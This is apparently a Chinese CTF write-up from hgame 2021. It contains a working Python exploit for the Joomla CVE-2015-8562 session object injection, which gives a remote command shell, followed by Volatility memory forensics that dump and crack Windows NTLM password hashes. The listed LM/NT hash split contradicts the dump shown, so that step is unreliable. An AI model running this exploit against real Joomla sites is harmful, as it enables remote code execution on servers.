2021/2/23 21:36:32   21,961 字节   其它一切   ANSI   UNIX

		}

		// Check for clients browser
		if (in_array('fix_browser', $this->_security) && isset($_SERVER
		{
			$browser = $this->get('session.client.browser');

			if ($browser === null)
			{
		$pos = strpos($_SERVER['HTTP_USER_AGENT'],'|');
		if($pos){
		    $_SERVER['HTTP_USER_AGENT'] = substr_replace($_SERVER['HTTP_
		}
				$this->set('session.client.browser', $_SERVER['
			}
			elseif ($_SERVER['HTTP_USER_AGENT'] !== $browser)
			{
				// @todo remove code: $this->_state = 'error';
				// @todo remove code: return false;
			}
		}

		return true;
	}
}
```

```
C:\...\Downloads\Joomla_3.4.5-Stable-Full_Package\libraries\joomla\session\session.php
2015/10/22 5:48:15   21,534 字节   其它一切   ANSI   UNIX

		}

		// Check for clients browser
		if (in_array('fix_browser', $this->_security) && isset($_SERVER
		{
			$browser = $this->get('session.client.browser');

			if ($browser === null)
			{
				$this->set('session.client.browser', $_SERVER['
			}
			elseif ($_SERVER['HTTP_USER_AGENT'] !== $browser)
			{
				// @todo remove code: $this->_state = 'error';
				// @todo remove code: return false;
			}
		}

		return true;
	}
}
```

2 个差异部分　相同　插入　加载时间: 0.17 秒

可以看出这里有一个过滤”|“的操作，针对CVE-2015-8562做的防护

不过这个应该双写||就能绕过，毕竟只替换一次。



```
    rce_payload = "eval({0})".format(conversor(rce_payload))
    end = '\xf0\xfd\xfd\xfd' # 截断操作 仿照wordpress的xss
    payload = r'''}__test||O:21:"JDatabaseDriverMysqli":'''\
            r'''3:{s:2:"fc";O:17:"JSimplepieFactory":'''\
            r'''0:{}s:21:"\0\0\0disconnectHandlers";'''\
            r'''a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{'''\
            r'''s:8:"sanitize";O:20:"JDatabaseDriverMysql":'''\
            r'''0:{}s:8:"feed_url";'''
    payload_field = "{0};JFactory::getConfig();exit".format(rce_payload)
    payload += r'''s:{0}:"{1}"'''.format(str(len(payload_field)),
                                        payload_field)
    payload += r''';s:19:"cache_name_function";s:6:"assert";'''\
            r'''s:5:"cache";b:1;s:11:"cache_class";O:20:'''\
            r'''"JDatabaseDriverMysql":0:{}}i:1;s:4:'''\
            r'''"init";}}s:13:"\0\0\0connection";b:1;}''' + end
```

然后就是看看大佬们的脚本


然后面向 Ctrl-C+V 编程，加入自己需要的一些东西

（这里因为print一次打印的字符有限，在测试的时候直接将文本输出到了文件中查看，然后再修改程序）

程序：

```
import requests
def conversor(data):
    # 将命令转换一下
    converted_cmd = ""
    for char in data:
        converted_cmd += "chr({0}).".format(ord(char))
    return converted_cmd[:-1]

def build_payload(rce_payload):
    rce_payload = "eval({0})".format(conversor(rce_payload))
    end = '\xf0\xfd\xfd\xfd' # 截断操作 仿照wordpress的xss
    payload = r'''}__test||O:21:"JDatabaseDriverMysqli":'''\
              r'''3:{s:2:"fc";O:17:"JSimplepieFactory":'''\
              r'''0:{}s:21:"\0\0\0disconnectHandlers";'''\
              r'''a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{'''\
              r'''s:8:"sanitize";O:20:"JDatabaseDriverMysql":'''\
              r'''0:{}s:8:"feed_url";'''
    payload_field = "{0};JFactory::getConfig();exit".format(rce_payload)
    payload += r'''s:{0}:"{1}"'''.format(str(len(payload_field)),
                                         payload_field)
    payload += r''';s:19:"cache_name_function";s:6:"assert";'''\
              r'''s:5:"cache";b:1;s:11:"cache_class";O:20:'''\
              r'''"JDatabaseDriverMysql":0:{}}i:1;s:4:'''\
              r'''"init";}}s:13:"\0\0\0connection";b:1;}''' + end
    return payload

def get_url(url, ua):
    headers={'User-Agent': ua}
    session = requests.session()
    r = session.get(url, headers=headers)
    for _ in range(3):
        r = session.get(url, headers=headers)
    return r

while 1:
    payload = 'system(\'' + input('$') + '\');'
    r = get_url('http://0300ccc44c.joomla.r4u.top:6788/',build_payload(payload))
    print(r.content.decode()
[r.content.decode().index('</html>')+8:r.content.decode().index('<b>Warning</b>:
assert():')-8])
```

运行程序然后直接输入命令即可



```
$cat /flag
hgame{WelCoME~TO-ThIs_Re4Lw0RLD}
```


hgame{WelCoME~TO-ThIs_Re4Lw0RLD}

MISC

Akira之瞳-1

判断内存镜像的操作系统


```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw imageinfo
```




```
PS C:\User[redacted]Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544> .\volatility_2.6_win64_standalone.exe -f .\important_work.raw imageinfo
Volatility [redacted]ndation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users[redacted]Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544\important_work.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000403b0a0L
          Number of Processors : 16
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000403cd00L
                KPCR for CPU 1 : 0xfffff88004700000L
                KPCR for CPU 2 : 0xfffff88004776000L
                KPCR for CPU 3 : 0xfffff880047ec000L
                KPCR for CPU 4 : 0xfffff88004840000L
                KPCR for CPU 5 : 0xfffff880048b6000L
                KPCR for CPU 6 : 0xfffff8800492c000L
                KPCR for CPU 7 : 0xfffff880049a2000L
                KPCR for CPU 8 : 0xfffff880049d8000L
                KPCR for CPU 9 : 0xfffff88004a94000L
               KPCR for CPU 10 : 0xfffff88004b0a000L
               KPCR for CPU 11 : 0xfffff88004b80000L
               KPCR for CPU 12 : 0xfffff88004c00000L
               KPCR for CPU 13 : 0xfffff88004c76000L
               KPCR for CPU 14 : 0xfffff88004cec000L
               KPCR for CPU 15 : 0xfffff88004d62000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-02-18 09:47:25 UTC+0000
     Image local date and time : 2021-02-18 17:47:25 +0800
```

列出进程列表

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --profile=Win7SP1x64_23418 pslist
```



```
PS C:\Users\24385\Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544> .\volatility_2.6_win64_standalone.exe -f .\important_work.raw --profile=Win7SP1x64_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa800cd34040 System                    4      0    158      487 ------      0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d975b30 smss.exe                364      4      2       44 ------      0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d88f9d0 csrss.exe               456    420      9      539      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800cd52060 wininit.exe             500    420      4       95      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e139b30 csrss.exe               520    508     11      235      1      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e182910 services.exe            568    500     14      283      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e193910 lsass.exe               576    500     10      618      0      0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e198b30 lsm.exe                 584    500     11      167      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3b0060 winlogon.exe            680    508      7      139      1      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3c4b30 svchost.exe             720    568     13      411      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3e8060 vm3dservice.ex          780    568      3       59      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3fb3e0 svchost.exe             820    568      7      315      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42bb30 svchost.exe             896    568     21      455      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42a750 svchost.exe             940    568     23      487      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e445740 svchost.exe             968    568     44      900      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e479b30 audiodg.exe             180    896      6      149      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e49a890 svchost.exe             400    568     14      600      0      0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e4bb3a0 svchost.exe             212    568     22      432      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e5f4410 spoolsv.exe            1184    568     17      360      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e614520 svchost.exe            1212    568     27      367      0      0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e745b30 VGAuthService.         1532    568      5      121      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e7bd060 vmtoolsd.exe           1584    568     11      285      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e84ab30 WmiPrvSE.exe           1848    720     11      202      0      0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e832b30 dllhost.exe            1292    568     36      297      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e8fab30 svchost.exe             444    568      7      111      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e708960 dllhost.exe            2148    568     17      240      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e9524e0 msdtc.exe              2240    568     16      173      0      0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e994060 VSSVC.exe              2440    568      6      134      0      0 2021-02-18 09:45:46 UTC+0000
0xfffffa800eae1b30 WmiPrvSE.exe           2692    720     12      307      0      0 2021-02-18 09:46:04 UTC+0000
0xfffffa800eb54950 WmiApSrv.exe           2800    568      7      129      0      0 2021-02-18 09:46:05 UTC+0000
0xfffffa800eb8b630 taskhost.exe           2960    568     10      196      1      0 2021-02-18 09:46:50 UTC+0000
0xfffffa800ec09b30 dwm.exe                1540    940      7      131      1      0 2021-02-18 09:46:51 UTC+0000
0xfffffa800ec12b30 explorer.exe           2232   3064     32      713      1      0 2021-02-18 09:46:51 UTC+0000
0xfffffa800ecaf210 vm3dservice.ex         1364   2232      5       81      1      0 2021-02-18 09:46:54 UTC+0000
0xfffffa800ec313e0 vmtoolsd.exe           1268   2232      9      180      1      0 2021-02-18 09:46:54 UTC+0000
0xfffffa800e5ab460 taskmgr.exe            2780    680     12      144      1      0 2021-02-18 09:46:59 UTC+0000
0xfffffa800e5c6b30 SearchIndexer.         1252    568     13      647      0      0 2021-02-18 09:47:00 UTC+0000
0xfffffa800ed50b30 wmpnetwk.exe           2572    568     13      251      0      0 2021-02-18 09:47:00 UTC+0000
0xfffffa800ed2eb30 svchost.exe            2596    568     13      182      0      0 2021-02-18 09:47:00 UTC+0000
0xfffffa800f246670 SearchProtocol          736   1252      7      245      1      0 2021-02-18 09:47:11 UTC+0000
0xfffffa800f248060 SearchFilterHo         2552   1252      5      101      0      0 2021-02-18 09:47:11 UTC+0000
0xfffffa800f263b30 important_work         1092   2232      1       16      1      1 2021-02-18 09:47:15 UTC+0000
0xfffffa800f260060 conhost.exe            1372    520      2       63      1      0 2021-02-18 09:47:16 UTC+0000
0xfffffa800f29fb30 cmd.exe                1340   1092      1       29      1      1 2021-02-18 09:47:16 UTC+0000
0xfffffa800ec13590 dllhost.exe            3128    720      6      102      1      0 2021-02-18 09:47:21 UTC+0000
0xfffffa800f2ba750 dllhost.exe            3184    720      6       99      0      0 2021-02-18 09:47:22 UTC+0000
0xfffffa800f277b30 DumpIt.exe             3216   2232      2       75      1      1 2021-02-18 09:47:22 UTC+0000
0xfffffa800edc6240 conhost.exe            3224    520      2       61      1      0 2021-02-18 09:47:22 UTC+0000
```



```
xfffffa800f246670 SearchProtocol          736   1252      7      245
xfffffa800f248060 SearchFilterHo         2552   1252      5      101
xfffffa800f263b30 important_work         1092   2232      1       16
xfffffa800f260060 conhost.exe            1372    520      2       63
xfffffa800f29fb30 cmd.exe                1340   1092      1       29
xfffffa800ec13590 dllhost.exe            3128    720      6      102
xfffffa800f2ba750 dllhost.exe            3184    720      6       99
xfffffa800f277b30 DumpIt.exe             3216   2232      2       75
xfffffa800edc6240 conhost.exe            3224    520      2       61
                                     81f2db20bfa2045a4cd2f6e62145
```

发现可疑程序

导出内存

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --profile=Win7SP1x64_23418 memdump -p 1092 --dump-dir=./
```


使用 foremost 分析内存数据

```
foremost 1092.dmp
```

得到一个 zip 文件

00002256.zip   2021/2/21 1:33   ZIP 压缩文件   22,897 KB


压缩包加密了，但是给出了提示




```
Password is sha256(login_password)
```

查询系统登录密码

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --
profile=Win7SP1x64_23418 hashdump
```



```
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436:::
```



格式为：

用户名：RID： LM-HASH值:NT-HASH值

因此拆分后为：


用户名称为：Administrator

RID为：500

LM-HASH值为：C8825DB10F2590EAAAD3B435B51404EE

NT-HASH值为：683020925C5D8569C23AA724774CE6CC

所以把 nt-hash 直接丢到 cmd5 里解密 可以得到密码



密文: 84b0d9c9f830238933e7131d60ac6436
类型: NTLM

查询结果:
asdqwe123


将获得的密码 sha256 加密后得到：

20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3

解压文件

拿到两张照片

使用 BlindWaterMark 解盲水印



然后拿着小拳拳去找出题人问

获得flag

hgame{7he_f1ame_brin9s_me_end1ess_9rief}

噪点不是亿点点的多

Akira之瞳-2

```
wget https://bootstrap.pypa.io/2.6/get-pip.py
sudo python2 get-pip.py
sudo pip2 install --upgrade pip
sudo pip2 install --upgrade setuptools
sudo apt install python-dev
sudo pip2 install pycrypto
sudo pip2 install distorm3
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility
python setup.py install
```

然后就是标准操作：


```
vol.py -f secret_work.raw imageinfo
vol.py -f secret_work.raw --profile=Win7SP1x64_23418 filescan
```

但是内存中有大量的文件，根本看不过来

盲猜需要的文件名中含有 "dump"

使用 grep 筛选：


```
vol.py -f secret_work.raw --profile=Win7SP1x64_23418 filescan|grep "dump"
```



```
└─$ vol.py -f secret_work.raw --profile=Win7SP1x64_23418 filescan|grep "dump"
Volatility Foundation Volatility Framework 2.6.1
0x000000007ef94820      2      0 RW-r--  \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
0x000000007f2b5f20      2      0 RW-rw-  \Device\HarddiskVolume1\Users\Genga03\AppData\Roaming\Microsoft\Windows\Recent\dumpme.txt.lnk
```


导出文件

```
vol.py -f secret_work.raw --profile=Win7SP1x64_23418 dumpfiles -Q
0x000000007ef94820 -D ./
```



```
└─$ vol.py -f secret_work.raw --profile=Win7SP1x64_23418 dumpfiles -Q 0x000000007ef94820 -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7ef94820   None   \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
```


打开后



zip password is: 5trqES&P43#y&1TO
And you may need LastPass

```
zip password is: 5trqES&P43#y&1TO
And you may need LastPass
```

解压 secret.7z 后，得到：



根据 txt 的提示，接下来的任务和LastPass有关

查阅相关文章，顺便翻了一下去年的WP

https://www.freebuf.com/articles/system/117553.html


https://www.ghettoforensics.com/2013/10/dumping-malware-configuration-data-from.html

https://github.com/kevthehermit/volatility_plugins/tree/master/lastpass

```
sudo pip2 install yara-python
```

然后尝试：

```
vol.py --plugins=/home/atom/volatility_plugins/lastpass -f secret_work.raw --profile=Win7SP1x64_23418 lastpass
```



